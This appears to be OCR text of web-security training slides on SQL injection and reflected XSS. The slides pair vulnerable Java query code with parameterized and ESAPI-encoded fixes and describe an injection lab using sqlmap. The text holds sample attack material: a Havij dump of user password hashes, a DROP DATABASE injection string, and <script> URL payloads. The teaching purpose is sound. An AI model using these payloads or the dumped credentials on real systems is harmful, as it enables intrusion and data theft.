Data Found: user,password=1337^8d3533d75ae2c3966d7e0d4fcc69216b
Data Found: user,password=gordonb^e99a18c428cb38d5f260853678922e03
Data Found: user,password=smithy^5f4dcc3b5aa765d61d8327deb882cf99
Data Found: user,password=pablo^0d107d09f5bbe40cade3de5c71e9e9b7

Havij


- Parameterized Queries
- Encode

Parameterized Queries


```
jdbcTemplate.queryForList(
 "select * from employees where last_name = ?", untrustedData);
```


```
StringBuffer sql = new StringBuffer("select * from employees");

if(unstrusted != null) {
    sql.append("where last_name = '" + untrusted + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

OWASP Enterprise Security API



https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

https://github.com/ESAPI/esapi-java-legacy

OWASP Enterprise Security API

- Encoding library
  - SQL
  - HTML
  - JavaScript
  - CSS
  - URL
  - LDAP
  - OS
  - XML
  - XPath
- Encoding tag library

Encode


```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);

StringBuffer sql = new StringBuffer("select * from employees");

if(lastName != null) {
    sql.append("where last_name = '" + lastName + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

Encode


```
String lastName = ESAPI.encoder().encodeForSQL(new MySQLCodec(MySQLCodec.Mode.STANDARD), untrusted);

StringBuffer sql = new StringBuffer("select * from employees");

if(lastName != null) {
    sql.append("where last_name = '" + lastName + "'");
}

List<Map<String, Object>> results = jdbcTemplate.queryForList(sql.toString());
```

'.
;

"select * from employees where last_name = '\'\;'"

- SQL
- OQL (Hibernates' HSQL, JPA's JPQL)
- Search (elastic search or solr)
- OS
- LDAP


DW 530GS
ZWOLNIJ


ZU 0666', 0, 0); DROP DATABASE TABLICE;


Injection Lab

1. Locate SQL injection vulnerability
2. Exploit SQL injection vulnerability with sqlmap
3. Determine the users and their passwords
4. Patch SQL injection vulnerability
    - parameterized query
    - encoding

3. Cross-Site Scripting (XSS)


XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and/or escaping. XSS allows attackers to execute scripts in a victim's browser which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- reflected
- stored




reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

```
http://www.site.net?message=Invalid Name must have at least 3 chars
```



reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

```
http://www.site.net?message=<script>document.write('HACKED')</script>
http://www.site.net?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C%2Fscript%3E
```



Simple Event Registration

Fill out the form to register to our event

HACKED

Name First Name Last Name

Title

Company


E-mail ex: myname@example.com

